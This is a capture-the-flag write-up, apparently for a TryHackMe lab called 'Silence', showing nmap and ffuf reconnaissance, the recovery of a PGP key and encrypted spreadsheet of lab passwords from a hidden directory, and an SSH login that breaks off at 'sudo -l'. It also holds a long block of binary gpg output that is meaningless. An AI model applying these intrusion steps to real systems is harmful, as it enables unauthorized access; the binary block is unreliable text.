

SILENCE:

-First things first we run ` sudo nano /etc/hosts` to add and get access to the IP




```
10.82.188.114   tekpedago.thm
10.80.130.133   silence.thm
```

-After a simple ping to check if the ip is now working



```
(crackedontiti|~/Delivery/TEK3/Cyber)x> ping 10.80.130.133
PING 10.80.130.133 (10.80.130.133) 56(84) bytes of data.
64 bytes from 10.80.130.133: icmp_seq=1 ttl=62 time=70.3 ms
64 bytes from 10.80.130.133: icmp_seq=2 ttl=62 time=52.5 ms
64 bytes from 10.80.130.133: icmp_seq=3 ttl=62 time=57.4 ms
^C
--- 10.80.130.133 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2007ms
rtt min/avg/max/mdev = 52.514/60.096/70.347/7.520 ms
```

We finally can use nmap to checkout anny annomalies ` nmap –sV –sC 10.80.130.133`



```
(crackedontiti|~/Delivery/TEK3/Cyber)✓> nmap -sV -sC 10.80.130.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-02 16:14 CET
Nmap scan report for silence.thm (10.80.130.133)
Host is up (0.058s latency).
Not shown: 985 filtered tcp ports (no-response), 12 filtered tcp ports (host-unreach)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 de:5b:0e:b5:40:aa:43:4d:2a:83:31:14:20:77:9c:a1 (RSA)
|   256 f4:b5:a6:60:f4:d1:bf:e2:85:2e:2e:7e:5f:4c:ce:38 (ECDSA)
|_  256 29:e6:61:09:ed:8a:88:2b:55:74:f2:b7:33:ae:df:c8 (ED25519)
80/tcp open  http    Apache httpd 2.4.37 ((centos))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos)
|_http-title: Adam Ondra
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.77 seconds
```


-We can see the usual ftp/ssh/http ports open, let's checkout the website
` http://10.80.130.133:80`

We find a pretty barron website with "Adam Ondra
I'm Adam Ondra, professional climber that climb a lot of hard 9b+ routes, mostly first ascent.
I'm currently working on a secret project that will shatters the world of climbing

I can't tell you what it is right now but please be patient, I'll update this website soon" being the only interesting thing to note.


However in the f12 inspect we see this comment "<!--Silence is golden-->" we dont seem to find anything else of value here

-Let's try FFUF ` ffuf -u http://10.80.130.133/FUZZ -w directory-list-2.3-medium.txt -mc 200,301,403`




```
(crackedontiti|~/Delivery/TEK3/Cyber)✓> ffuf -u http://10.80.130.133/FUZZ -w directory-list-2.3-medium.txt -mc 200,301,
403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.80.130.133/FUZZ
 :: Wordlist         : FUZZ: /home/crackedontiti/Delivery/TEK3/Cyber/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,301,403
________________________________________________

#                       [Status: 200, Size: 757, Words: 158, Lines: 24, Duration: 61ms]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 757, Words: 158, Lines: 24, Duration
: 60ms]
# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 757, Words: 158, Lines: 24, Durat
ion: 60ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 757, Words: 158, Lines: 24, Duration: 6
0ms]
#                       [Status: 200, Size: 757, Words: 158, Lines: 24, Duration: 60ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 757, Words: 158, Lines: 24, Duration: 61ms]
# This work is licensed under the Creative Commons  [Status: 200, Size: 757, Words: 158, Lines: 24, Duration: 73ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 757, Words: 158, Lines: 24, Durati
on: 81ms]
#                       [Status: 200, Size: 757, Words: 158, Lines: 24, Duration: 82ms]
# Copyright 2007 James Fisher [Status: 200, Size: 757, Words: 158, Lines: 24, Duration: 73ms]
                        [Status: 200, Size: 757, Words: 158, Lines: 24, Duration: 73ms]
#                       [Status: 200, Size: 757, Words: 158, Lines: 24, Duration: 73ms]
# on atleast 2 different hosts [Status: 200, Size: 757, Words: 158, Lines: 24, Duration: 65ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 757, Words: 158, Lines: 24, Duration: 73ms]
hidden                  [Status: 301, Size: 236, Words: 14, Lines: 8, Duration: 68ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

Interesting we have a status 301 called hidden let's check it out




Index of /hidden

Name	Last modified	Size	Description
Parent Directory		-	
stats.zip	2021-12-07 15:48	9.9K	




```
(crackedontiti|~/Delivery/TEK3/Cyber)✓> la Silence/
total 28K
-rw-rw-r-- 1 crackedontiti crackedontiti 7,7K Dec  7  2021 ClimbersStats.xlsx.gpg
-rw------- 1 crackedontiti crackedontiti 5,0K Dec  7  2021 .hidden-key
-rw-rw-r-- 1 crackedontiti crackedontiti  10K Dec  2 16:34 stats.zip
(crackedontiti|~/Delivery/TEK3/Cyber)✓> head -2 Silence/.hidden-key
-----BEGIN PGP PRIVATE KEY BLOCK-----

(crackedontiti|~/Delivery/TEK3/Cyber)✓> 
```

after trying to import the key to open ClimberStats `gpg –import .hidden-key` and `gpg –decrypt ClimberStats.xlxs.gpg` we get this:



```
(crackedontiti|~/Delivery/TEK3/Cyber/Silence)✓> gpg --import .hidden-key
gpg: key CA39F36CD0B69BF0: "Adam Ondra <adam@climbing.thm>" not changed
gpg: key CA39F36CD0B69BF0: secret key imported
gpg: Total number processed: 1
gpg:               unchanged: 1
gpg:       secret keys read: 1
gpg:  secret keys unchanged: 1
�������|!�둪<�Y%?�Q�7�!B�NE��i{�^pC�Q1�t8��q��{��S��:-1?мC¿���oy78����]Ŏ�F�=�!����z08��%V퀵���7K~P9���t�S[Content_Types
].xml�T�O� ��h������n?���y�-�|���{��e��sY��{�/^ �md���:�U�&x�PLs���,�k4����ɲKB�r9��77�8V��k*T
m%�akKb([���x|E�V�O}�@��climbing.thm>"
��}r�   ǫn����R9��ɞQ�$VI'�B�z�k�ـ�p@6=��]��`Ty  dLм��!M!`��u[�!�S��
�5&!x�<]J��|h�|�z����CM�`�5[���X��U^Y��B�w~[�!�C��H�L6��?����i�������}>�}�>?�3�ٖX8��w�NM �E��w������:~�6[9����-�O�QF�_z
�       P�;�d�t�S��4���{�*�5����LH�!4�$n��ă��D
?xl/worksheets/sheet1.xm�t�SO��z�%��S4��\�p'xl/workbook.xm�t�S�ܑ;���&c}����qy/6̲~�8GRoC*r�OJ���Aɕ{t�J
xl/_rels/workbook.xml.rel�t�S�PxJ��Iz>3�W"�!v�JL�|�8�
docProps/core.xm�t�S�L             xl/sharedStrings.xm�t�S*v �k�O
       0HM�!���ɼ�!���*�z�docProps/app.xm�t�S9���!docProps/custom.xm�t�S�;�d��[Content_Types].xmlPK
                                                                                          5x���&�ɳl���,y�%@:���e���>
�Hgpg: Signature made Tue 07 Dec 2021 04:46:54 PM CET
gpg:                using RSA key 8D50652C1742742DD9E61321CA39F36CD0B69BF0=Q��N|��He�D��y��#m���F���_�Bm�N�JJ
gpg: Good signature from "Adam Ondra <adam@climbing.thm>" [unknown]�
gpg: WARNING: This key is not certified with a trusted signature!   �2X��� �1RHA�}�pMq}��b
gpg:          There is no indication that the signature belongs to the owner.
Primary key fingerprint: 8D50 652C 1742 742D D9E6  1321 CA39 F36C D0B6 9BF0:�9�9�9�9�������������L����\�g3�����s|��1~��:
(crackedontiti|~/Delivery/TEK3/Cyber/Silence)✓> █
.xml�WMo�8��t��a)��Ek��
                       �u�N[`o�DYD(RKRv�_�CR�I(rh�CLG�f؍������:',$�l��u0KxJ�q�~{ڰ���T���r���K���ř�G�c���*�<0&9.���38ǧ(�
��8z��桂z���x"��kb�,#   ��*0S6��)H_楢M���U�R��Pj�O'ō=i�� ^A�%��$�E�7'ݣg��&��Q|�K(�@(Q���Z��_������S�K���pV�#�c��4��Cs�
�o"�y��'�I��w�_��}���]xeh�O��p��Q�t\_7�T��-�~q�,\���m6멎��:�?Ăut��]7���V�L(��/Ł�6@�3TQ�S8.��    2^�L�I!$/5��S��t�D��
                                                                                  ?H��;��ы�-KΓOX3I��:��k�%���o�L��mm�
                                                                                                                  ��澀��R���
A�J*^�Y���$M15�z���)�E�GmÄ�$����ZŌ�
�@��Bl\C�#�Q���!�w/Rh��3��[         � ��,�����r:y;      C�Q
r��?�m?���p�����`=���w� ���K���#|�zL[*o�꞉�p�X�+���z���z��?}���f���^�C��7B��`��� ����f��·G��Ko�6#.q��s��+��srP ήJ�xU!}
                                                                                                                       �
����<s�]�zGș��V$xVR}F�H����Onk�R���j��;p�7��H ���`����d���#��qU ��bO��Kc��!��#_��`"�V��tPo�o}��aw�d��3{�1�A���@FF/ݒ
                                                                                                                     %�r
�(y���9Q��t@4w[�e�
                 �g]
                    l���~v�=̄�o]IC�ŀ��f�
                                      K����$ˣAL�kN�y������j���
�t�S�xl/_rels/workbook.xml.rels��Mk�0
                                   ���F��Ic�8��A����Q����6��~.
�Γ���H��4���C
            �����������V̲��h%����I/Z��8Y.�{A�G�h@
                                              F��(���ImHa��E�>#.��TS���2�N��=�f��iɵ0X��T��#l�hs�7 �r�́Wp`��.��E����C
�[�j�R�p�hh�b?�EYf�3�.�(=6z�C�2��m$�R�uY�9
                                         Y���[|��k�̧����-�b�Qd��`w���6]@��;)Yd�'������l���T.uy���'��k�P�PxJ�t�SdocProps
/core.xml}R]O�0}�W,}_i����I��o������5ma����66P�o��sz�W���,�h#*� ��ɫL�<A/���<c��XQIH�
�@�L�ŕ�J��:�s��b9�(                                                                  ��W1W�W�u�@[�sF�P���VQ�
                    �q   �e�2��jpDG،�j��� �
(AZ�I@�IkA��9S��\�����Q+u���|xnG��lV����50
                                          ��
                                            hW�g^Gw��J�0
}B��fEft<���{��o
                ���iP��30\
;�G���|�����xj%C�9e��]���d��q!�wTs��D|��tE&t4����H�A[Y�N4/%m�6]���'p4ٷa
                                                                      ��}��?��P*v �k�t�SdocProps/app.xml��OO�0
                                                                                                          ��|�*ݿM
���zr@���U!q���S�Nܙ'���������~l�XS!&�]On���W��{�6<�kR$N ����l�
     �<��˘����e�S?MZ���������2��賠9���˙���p
���6������Gam����Y����s"|�?#����]�V�U��i7/�Á����
```


Bruh



```
(crackedontiti|~/Delivery/TEK3/Cyber/Silence)✓> gpg --decrypt ClimbersStats.xlsx.gpg > ClimbersStats.xlsx
gpg: encrypted with rsa3072 key, ID 78390708D04F7F4E, created 2021-12-07
      "Adam Ondra <adam@climbing.thm>"
gpg: Signature made Tue 07 Dec 2021 04:46:54 PM CET
gpg:                using RSA key 8D50652C1742742DD9E61321CA39F36CD0B69BF0
gpg: Good signature from "Adam Ondra <adam@climbing.thm>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg:          There is no indication that the signature belongs to the owner.
Primary key fingerprint: 8D50 652C 1742 742D D9E6  1321 CA39 F36C D0B6 9BF0
(crackedontiti|~/Delivery/TEK3/Cyber/Silence)✓> █
```

Don’t forget to redirect


-We can now read the xlsx with whatever you prefer



	A	B	C	D
1	Climber Name	Username	Password	Max grade
2	Adam Ondra	adam	bibliographieSeemsTough2022	9c (Secret project)
3	Magnus Mitbo	magnus	youtubeIsClimbingToo	9b Ali Hulk
4	Janja Garnbret	janja	theClimbingMonster	9a Seleccio Natural


great, let’s see if any of these allow a ssh connection

-` ssh magnus@10.80.155.166` gives us acces to a ssh



```
❮crackedontiti|~/Delivery/TEK3/Cyber/Silence❯✓> ssh magnus@10.80.155.166
The authenticity of host '10.80.155.166 (10.80.155.166)' can't be established.
ED25519 key fingerprint is SHA256:18WMJxDadr79jI/eHKaMMLgRKWSOMUxtNLFbBJjVKrg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.80.155.166' (ED25519) to the list of known hosts.
magnus@10.80.155.166's password:
Last login: Wed Nov  9 15:52:08 2022
[magnus@climbing ~]$ whoami
magnus
[magnus@climbing ~]$ 
```

let’s try and find any sudo commands available with ` sudo -l`



```
[magnus@climbing ~]$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

